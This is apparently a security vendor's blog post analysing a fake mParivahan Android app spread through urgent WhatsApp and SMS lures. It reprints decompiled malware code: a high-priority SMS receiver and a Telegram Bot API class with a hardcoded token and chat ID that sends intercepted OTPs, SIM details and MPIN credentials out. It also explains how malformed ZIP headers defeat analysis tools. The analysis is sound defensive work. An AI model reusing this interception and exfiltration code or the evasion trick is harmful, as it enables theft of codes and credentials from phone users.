
The lure: Urgency driven messsaging campaigns
Cybercriminals continue to evolve their tactics, making Android malware increasingly difficult to detect and analyze. In parallel, malware authors have been targeting legitimate and trusted brands, replicating their visual identity to design malicious applications that appear authentic to users. By mimicking official user interfaces, layouts and branding elements, these campaigns exploit user familiarity and trust.
Threat actors have also refined their distribution strategies. Malicious APKs are delivered through WhatsApp messages and SMS, crafted in such a way to create a strong sense of urgency. These messages often pressure recipients into immediate action that increases the likelihood of installing the attached app without proper verification. As shown in the screenshots below, this combination of deceptive UI design and urgency driven social engineering has tricked many users.
A recently observed variant of the fake mParivahan malware demonstrates this trend, introducing stronger evasion techniques. The official mParivahan application, developed by the Ministry of Road Transport & Highways, enables citizens to access driving licences, vehicle registration certificates, and other transport related services digitally. We identified multiple samples of this malware family. Some are deliberately malformed to disrupt automated analysis pipelines. Others use multi-stage dropper-payload architectures designed to evade signature based and heuristic security controls.

Figure 1: WhatsApp message recieved by the victim
In this blog, we break down how this new variant operates and why it makes it a more capable threat to Android users. Our approach starts at the APK level, treating the application itself as the primary source of truth rather than assumptions based on observed behavior.
By methodically inspecting the package and its structure, we can trace how this variant is designed to resist analysis and where conventional tooling begins to fail. The first signs of this resistance appear much earlier than expected.
The analyzed APK sample has the following MD5 hash: 09A2146726F7318210A312C79ACDF8CE

Figure 2: MD5 hash of the APK
The First Roadblock: Basic Unzipping Fails
APKs are ZIP archives, and standard tools like 7-Zip are usually sufficient to extract their contents. This time, 7-Zip failed to decompile the sample.
Instead of showing files, it returned errors such as:
- Unconfirmed start of archive
- Headers error
- There are data after the end of archive

Figure 3: 7zip failed
This was not corruption. This was not a bad download. This was intentional.
The APK contained malformed ZIP headers and trailing junk data, a known evasion trick. Android’s package manager happily ignores trailing garbage. Desktop tools do not. The goal here was simple: block static scanners and frustrate analysts who stop at the ZIP layer.
Apktool also failed to decompile
The next step was obvious. If generic ZIP tools fail, use Android-aware tooling. I moved on to apktool, which parses Android resources, decodes `AndroidManifest.xml`, and reconstructs the app’s internal structure. Apktool is far more tolerant of malformed APKs than general archive utilities.
This sample still could not be decompiled.

figure 4: apktool failed too
Apktool was unable to decode the application successfully, failing during resource processing rather than completing a clean decompilation. This behavior was not consistent with accidental corruption or tooling incompatibility.
Two conclusions became clear at this stage:
- The APK’s internal structure had been deliberately manipulated
- The packaging was designed with the expectation that automated analysis tools would fail
Why Analysis Tools Fail While Android Still Runs This APK
At this stage, a question emerges: if the APK fails to unpack and decode using standard analysis tools, how does Android install and execute it without any visible issues?
The answer lies in differences in how Android and desktop analysis tools parse ZIP archives. While APKs are technically ZIP files, this sample violates ZIP structural invariants in ways that tools like 7-Zip and apktool depend on, but that Android largely ignores.
Specifically, the archive contains:
- Inconsistencies between local file headers and central directory entries
- Extra trailing data after the end-of-central-directory record
Desktop tools rely on the central directory to locate and validate files. When offsets, flags, or sizes do not match, extraction fails with errors such as:
    Headers Error
    Unconfirmedstartof archive
    invalid CENheader (encrypted entry)
These are exactly the messages you saw from 7-Zip and apktool.
Apktool fails for a related reason. It depends on Java’s strict ZIP implementation which validates the central directory thoroughly. If an entry claims invalid encryption flags, contradictory offsets, or other inconsistencies, Java aborts, producing:
brut.directory.DirectoryException: java.util.zip.ZipException: invalid CENheader (encrypted entry)Meanwhile, Android’s package parser is far more permissive. It ignores any trailing data and does not fully enforce central directory consistency. Instead it prioritizes sequential access to required components such as AndroidManifest.xml and DEX files.
As long as these critical components are readable, the app installs and runs normally. The result is deliberate asymmetry: the APK behaves as expected on a real device while appearing broken to static analysis tools. There is no practical reason for a legitimate app to rely on such structural violations. For malware, however, this is a clear advantage: it delays inspection, frustrates analysts, and buys time for data exfiltration.
The Breakthrough: Loading the APK in JADX
When both ZIP extraction and apktool fail, the correct move is to stop fighting the archive layer and parse the DEX layer directly. That is where JADX comes in.
It looks for Dalvik bytecode and reconstructs Java classes directly from it. The first file I navigated to inside JADX was AndroidManifest.xml. This file defines the app’s identity, permissions, and core behavior.

figure 5: AndroidManifest.xml
The package name immediately raised eyebrows:
package="com.example.myapplication"This is the default namespace generated by Android Studio. Then came the permissions.

figure 6: Permissions
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
These are not benign permissions in isolation. Combined, they enable full visibility into incoming SMS messages and phone identifiers.
More importantly, the manifest defined a high priority SMS broadcast receiver:
<receiver
    android:name="com.example.myapplication.SMSReceiver"
    android:permission="android.permission.BROADCAST_SMS"
    android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
  </receiver>
Priority 999 make sures this receiver sees SMS messages before most other applications. This is not accidental. This is how OTP interception is done reliably.
At this stage, the intent was strongly implied. The next step was to confirm behavior in the code.
Following the Trail: The SMSReceiver Class
I navigated to `com.example.myapplication.SMSReceiver`

figure 7: SMSReciver
The implementation left little room for interpretation
public void onReceive(Context context, Intent intent) {
        SmsMessage[] messages;
        if (intent.getAction() != null && intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (messages = Telephony.Sms.Intents.getMessagesFromIntent(intent)) != null) {
            StringBuilder fullMessage = new StringBuilder();
            String sender = "";
            for (SmsMessage sms : messages) {
                if (sms != null) {
                    sender = sms.getDisplayOriginatingAddress();
                    fullMessage.append(sms.getMessageBody());
                }
            }
            if (!fullMessage.toString().isEmpty()) {
                String messageToSend = String.format("New SMS Received!\n\nFrom: %s\nMessage: %s", sender, fullMessage.toString());
                new TelegramNotifier().sendSMSMessage(context, messageToSend);
            }
        }
    }
The behavior implemented in this code path is unambiguous. The logic follows a clear and linear sequence:
- An explicit listener is registered for incoming SMS messages
- The sender’s address is extracted from the message metadata
- The complete message body is reconstructed
- The collected content is formatted into a transmissible payload
- The data is forwarded immediately after receipt
At no point does this flow involve user interaction or consent. The SMS is intercepted and exfiltrated in real time. The only remaining question was where it was being sent.
The Core Payload: TelegramNotifier
There was a class named: TelegramNotifier.

figure 8: Telegram bot api
private static final String BOT_TOKEN = "8072700022:AAGR0c7AZjO5bZsyA7YGsgObm41Ys1VZMec";
private static final String CHAT_ID = "-1002420815199";
private static final MediaType JSON = MediaType.get("application/json; charset=utf-8");
private static final String TELEGRAM_API_URL = "https://api.telegram.org/bot8072700022:AAGR0c7AZjO5bZsyA7YGsgObm41Ys1VZMec/sendMessage";
The command-and-control mechanism was not abstracted or dynamically resolved. Instead, it is embedded directly within the application code. The presence of a hardcoded bot token, chat ID and Telegram API endpoint indicates that the application uses the Telegram Bot API as its primary data exfiltration channel.

figure 9: Observed SMS exfiltration format
Inspection of the message dispatch routine shows that collected data is packaged into a JSON payload before transmission:
json.put("chat_id", CHAT_ID);
json.put("text", messageText);
json.put("parse_mode", "HTML");
Every intercepted SMS, installation event & captured credential. All sent directly to a Telegram channel controlled by the attacker.
Device Profiling and Credential Theft
The class goes further. On installation, it collects SIM information and phone numbers using `SubscriptionManager` and `TelephonyManager`. This data is formatted into a message titled “New Application Installation!” and sent upstream.

figure 10: Credentials Stealing
Even more telling is the presence of this method:
sendLoginDetails(Context context, String phone, String mpin)This routine formats and transmits a payload containing both the user’s phone number and an associated MPIN value:
    Phone: <number>
    MPIN: <value>
The malware is designed not just to intercept OTPs, but to harvest login credentials explicitly. This is financial fraud tooling.
Conclusion
This malware sample showed how threat actors have evolved to evade detection. The application operates entirely within the Android permission model, requesting access through standard, user visible declarations. From a signature-based analysis, the application presents traits which appear to be benign.
Specifically, the application implements a control flow in which incoming SMS messages are intercepted, processed, and transmitted externally without any corresponding user-facing action. This behavior is not evident from permissions, it emerges from tracing execution paths and observing how data propagates across components.
Analysis at this level requires moving beyond declarative indicators and focusing on runtime behavior. Design choices observed in this sample suggest an expectation that analysis will remain surface level.
As these techniques become more common, analysis approaches must adapt accordingly. Effective inspection depends on understanding how applications behave at runtime, how sensitive data moves across components rather than on signatures alone.
For defenders, this reinforces the need for deeper inspection pipelines that combine structural analysis with behavioral observation. Detection workflows that have control-flow tracing, dynamic analysis, native code analysis are better positioned to identify such samples.
Dexarmour is designed to address threats of this class by analyzing application behavior rather than relying solely on static indicators. Its detection approach has Deep learning models to identify patterns associated with data collection enabling earlier and more reliable identification of such samples.